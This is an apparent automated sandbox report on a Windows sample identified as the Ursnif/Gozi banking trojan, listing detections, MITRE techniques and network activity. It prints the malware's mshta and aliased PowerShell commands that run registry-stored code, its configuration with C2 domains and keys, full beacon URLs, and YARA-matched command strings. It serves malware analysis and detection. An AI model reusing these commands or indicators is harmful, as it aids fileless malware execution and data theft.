ID: 747122
Sample Name: main.exe
Cookbook: default.jbs
Time: 02:12:09
Date: 16/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

main.exe


Overview

General Information

Sample Name:	main.exe
Analysis ID:	747122
MD5:	9676298f24c8cd…
SHA1:	8d0bd57712533f..
SHA256:	0f5cce66023859…
Tags:	exe
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Ursnif
- Antivirus / Scanner detection for sub…
- Snort IDS alert for network traffic
- Writes or reads registry keys via WMI
- Machine Learning detection for sam…
- Writes registry values via WMI
- Uses 32bit PE files
- Queries the volume information (nam…
- Yara signature match
- Antivirus or Machine Learning detec…

Classification



Process Tree

- **System is w10x64**
- main.exe (PID: 6012 cmdline: C:\Users\user\Desktop\main.exe MD5: 9676298F24C8CDD4B532AC027A00F60E)
- mshta.exe (PID: 2388 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>W6wy='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(W6wy).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 2620 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name fuuocwpse -value gp; new-alias -name aedsorw -value iex; aedsorw ([System.Text.Encoding]::ASCII.GetString((fuuocwpse "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 2368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"KM4KfwF73On87ceOJ9C2qHA1QYSJrKVcR1KPnCm64Rx18WdAv584/Fs7DjMWYA/P92CAZYLAmytpZxp/RUvoj4/shhReMB6+wc57XoABX3Y0RTLurW+xvOfXvhoVt46kfhqgitXVx8sdl+8o5SWuWu/7y9YXZTozHNudRTtITJp+QgPs3R5xHIQ+aiBIETSDpVUrU/tgk8bgicBLYQR02koGQgfYQZ2WQVvln9h0ldn8sklFhg+72/pBq0oc+h+HaRe4+quL+YBvG8dNVk8BoWLm/5ksmoLonANz0fig28/A3KHH0bpe4IyikjMzDALCOhzXxje1SeKcm1NpUkiB7R5Zlpm58DDCabZt3zMLEyU=",
  "c2_domain": [
    "lentaphoto.at",
    "iujdhsndjfks.ru",
    "gameindikdowd.ru",
    "jhgfdlkjhaoiu.su"
  ],
  "botnet": "5",
  "server": "50",
  "serpent_key": "Qk6vKwBtCjaLJ4zv",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.379318249.00000000014A8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.379318249.00000000014A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000000.00000003.379318249.00000000014A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1c88:$a9: Software\AppDataLow\Software\Microsoft\
00000000.00000003.379201744.00000000014A8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.379201744.00000000014A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
Click to see the 38 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.main.exe.6d0000.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.main.exe.cb94a0.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.main.exe.14294a0.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.main.exe.1455948.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.main.exe.13aa4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 134.0.118.203	
Timestamp:	192.168.2.3134.0.118.20349698802033203 11/16/22-02:14:48.026105
SID:	2033203
Source Port:	49698
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.3 - Destination IP: 134.0.118.203	
Timestamp:	192.168.2.3134.0.118.20349698802033204 11/16/22-02:14:48.026105
SID:	2033204
Source Port:	49698
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Stealing of Sensitive Information

Yara detected Ursnif


Remote Access Functionality

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	Path Interception	1 1 Process Injection	2 1 Virtualization/Sandbox Evasion	1 Input Capture	1 System Time Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 Process Injection	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	3 Native API	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 1 Archive Collected Data	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Software Packing	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 Account Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 System Owner/User Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 File and Directory Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	3 5 System Information Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
main.exe	62%	Virustotal		Browse
main.exe	100%	Avira	TR/Crypt.XPACK.Gen7	
main.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.main.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
0.0.main.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
0.2.main.exe.6d0000.1.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

Source	Detection	Scanner	Label	Link
iujdhsndjfks.ru	0%	Virustotal		Browse
lentaphoto.at	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://iujdhsndjfks.ru/	0%	Avira URL Cloud	safe	
http://iujdhsndjfks.ru/uploaded/j_2B4a8tc2jahOFa/QsOHICIXeKBm7Eu/BNx3p_2F2GoxX0cDqV/bsIcjyFz7/k_2BDS	0%	Avira URL Cloud	safe	
http://iujdhsndjfks.ru/uploaded/0zAp8Z1aE71wHoG9Fv8_2FN/P5uvIi7Lt1/EUmOwLMnjKYCw_2FE/5zk0aaz4yuo7/QT	0%	Avira URL Cloud	safe	
http://iujdhsndjfks.ru/uploaded/0zAp8Z1aE71wHoG9Fv8_2FN/P5uvIi7Lt1/EUmOwLMnjKYCw_2FE/5zk0aaz4yuo7/QTL_2FQEnly/Ec4VWBQYtx71qy/L2HNqAA4G4E5jKKRFVoEW/6ZRPruxEfWT04B4X/RInLDZAh2OnshBS/GAJBFuggBWOl74tiGq/C8U0blGcG/njcGKLS7Hmxx_2FqYkMA/wXBdKE71rJ0_2BRnJ6T/_2FFCjuDuuyiRkDgNc2F1X/OAukSD8RvE3GZ/wJ754QUV/KLEyROfHTWgoSzopEA1Myxw/SpguZOW_2F2nhfCY/8gj9M.pct	0%	Avira URL Cloud	safe	
http://lentaphoto.at/uploaded/YLQQ1pvNQgsiX0/6uEpUTz0reRtkFusB_2Bb/kfn6D0FsL9WVZQdl/aUDJFCy515UVsdg/	0%	Avira URL Cloud	safe	
http://iujdhsndjfks.ru/uploaded/j_2B4a8tc2jahOFa/QsOHICIXeKBm7Eu/BNx3p_2F2GoxX0cDqV/bsIcjyFz7/k_2BDS2eH2WFjOwUKnxF/cxRvetg60qsvZC3x78Y/ID8NfOdFnkiGuhR8EOmhwP/zT8fuhrHfJH2d/Ofv40l9W/oihnf9hyrxXMRyhNEU3WQZX/uHKMLk6j9C/xMwWNaKtBn_2BWbOV/iD6PRhU2TNKW/6JAfLIVGbXa/piHFabYjkWkLuD/5eut_2FYnEz3uc4kygTTM/g0YmfFvzjqwqIpvd/2xgKiml2FkDoBfu/2RWIPv_2/Bhf.pct	0%	Avira URL Cloud	safe	
http://iujdhsndjfks.ru/uploaded/WyfwvLfSP6ng/qNwqPjDNV2y/OxJbU5TVCmFtCl/_2FmMGc0UP7xWlc4RHHm3/VkwOuHDTa4HSnc69/VTjN3cHS8admcsl/lF9YNNHT37IEBsIlb1/rPNHaRLKA/yV_2FpGJiuj5msF0n5k_/2B4wsxqrXszPC5OOTPn/esejfHBxrg5go2pgH4ag55/PJJdIY_2BXhg2/Jq5vcK1p/UgH0h5yEg5hXvdYJIEh70Vq/TQwvIFJaVN/s_2BVc_2FBWfsAcv7/_2BTZLbFDIWX/SnOSHCR0HAx/WLEPxneCpL/KSqopsC3x9/C.pct	0%	Avira URL Cloud	safe	
http://iujdhsndjfks.ru/uploaded/WyfwvLfSP6ng/qNwqPjDNV2y/OxJbU5TVCmFtCl/_2FmMGc0UP7xWlc4RHHm3/VkwOuH	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
iujdhsndjfks.ru	134.0.118.203	true	true	• 0%, Virustotal, Browse	unknown
lentaphoto.at	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://iujdhsndjfks.ru/uploaded/0zAp8Z1aE71wHoG9Fv8_2FN/P5uvIi7Lt1/EUmOwLMnjKYCw_2FE/5zk0aaz4yuo7/QTL_2FQEnly/Ec4VWBQYtx71qy/L2HNqAA4G4E5jKKRFVoEW/6ZRPruxEfWT04B4X/RInLDZAh2OnshBS/GAJBFuggBWOl74tiGq/C8U0blGcG/njcGKLS7Hmxx_2FqYkMA/wXBdKE71rJ0_2BRnJ6T/_2FFCjuDuuyiRkDgNc2F1X/OAukSD8RvE3GZ/wJ754QUV/KLEyROfHTWgoSzopEA1Myxw/SpguZOW_2F2nhfCY/8gj9M.pct	true	• Avira URL Cloud: safe	unknown
http://iujdhsndjfks.ru/uploaded/WyfwvLfSP6ng/qNwqPjDNV2y/OxJbU5TVCmFtCl/_2FmMGc0UP7xWlc4RHHm3/VkwOuHDTa4HSnc69/VTjN3cHS8admcsl/lF9YNNHT37IEBsIlb1/rPNHaRLKA/yV_2FpGJiuj5msF0n5k_/2B4wsxqrXszPC5OOTPn/esejfHBxrg5go2pgH4ag55/PJJdIY_2BXhg2/Jq5vcK1p/UgH0h5yEg5hXvdYJIEh70Vq/TQwvIFJaVN/s_2BVc_2FBWfsAcv7/_2BTZLbFDIWX/SnOSHCR0HAx/WLEPxneCpL/KSqopsC3x9/C.pct	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://iujdhsndjfks.ru/uploaded/j_2B4a8tc2jahOFa/QsOHICIXeKBm7Eu/BNx3p_2F2GoxX0cDqV/bsIcjyFz7/k_2BDS2eH2WFjOwUKnxF/cxRvetg60qsvZC3x78Y/ID8NfOdFnkiGuhR8EOmhwP/zT8fuhrHfJH2d/Ofv40l9W/oihnf9hyrxXMRyhNEU3WQZX/uHKMLk6j9C/xMwWNaKtBn_2BWbOV/iD6PRhU2TNKW/6JAfLIVGbXa/piHFabYjkWkLuD/5eut_2FYnEz3uc4kygTTM/g0YmfFvzjqwqIpvd/2xgKiml2FkDoBfu/2RWIPv_2/Bhf.pct	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://iujdhsndjfks.ru/	main.exe, 00000000.00000002.506263326.000000007DE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 0000000F.00000002.526537629.00000265B8118000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000F.00000002.509703365.00000265A8452000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000F.00000002.528303441.00000265C0820000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://iujdhsndjfks.ru/uploaded/0zAp8Z1aE71wHoG9Fv8_2FN/P5uvIi7Lt1/EUmOwLMnjKYCw_2FE/5zk0aaz4yuo7/QT	main.exe, 00000000.00000002.506263326.000000007DE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000F.00000002.509703365.00000265A8452000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000F.00000002.528303441.00000265C0820000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 0000000F.00000002.524619669.00000265A9BE3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://iujdhsndjfks.ru/uploaded/j_2B4a8tc2jahOFa/QsOHICIXeKBm7Eu/BNx3p_2F2GoxX0cDqV/bsIcjyFz7/k_2BDS	main.exe, 00000000.00000002.506263326.000000007DE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 0000000F.00000002.526537629.00000265B8118000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000000F.00000002.526537629.00000265B8118000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 0000000F.00000002.526537629.00000265B8118000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000000F.00000002.526537629.00000265B8118000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://lentaphoto.at/uploaded/YLQQ1pvNQgsiX0/6uEpUTz0reRtkFusB_2Bb/kfn6D0FsL9WVZQdl/aUDJFCy515UVsdg/	main.exe, 00000000.00000002.505973511.000000000796000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000F.00000002.508025334.00000265A80B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000000F.00000002.509703365.00000265A8452000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000F.00000002.528303441.00000265C0820000.00000004.00000020.00020000.00000000.sdmp	false		high
http://iujdhsndjfks.ru/uploaded/WyfwvLfSP6ng/qNwqPjDNV2y/OxJbU5TVCmFtCl/_2FmMGc0UP7xWlc4RHHm3/VkwOuH	main.exe, 00000000.00000002.505973511.000000000796000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
134.0.118.203	iujdhsndjfks.ru	Russian Federation		197695	AS-REGRU	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	747122
Start date and time:	2022-11-16 02:12:09 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	main.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.winEXE@5/2@3/1
EGA Information:	• Successful, ratio: 33.3%
HDC Information:	• Successful, ratio: 45.9% (good quality ratio 44.3%) • Quality average: 83.5% • Quality standard deviation: 25.8%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
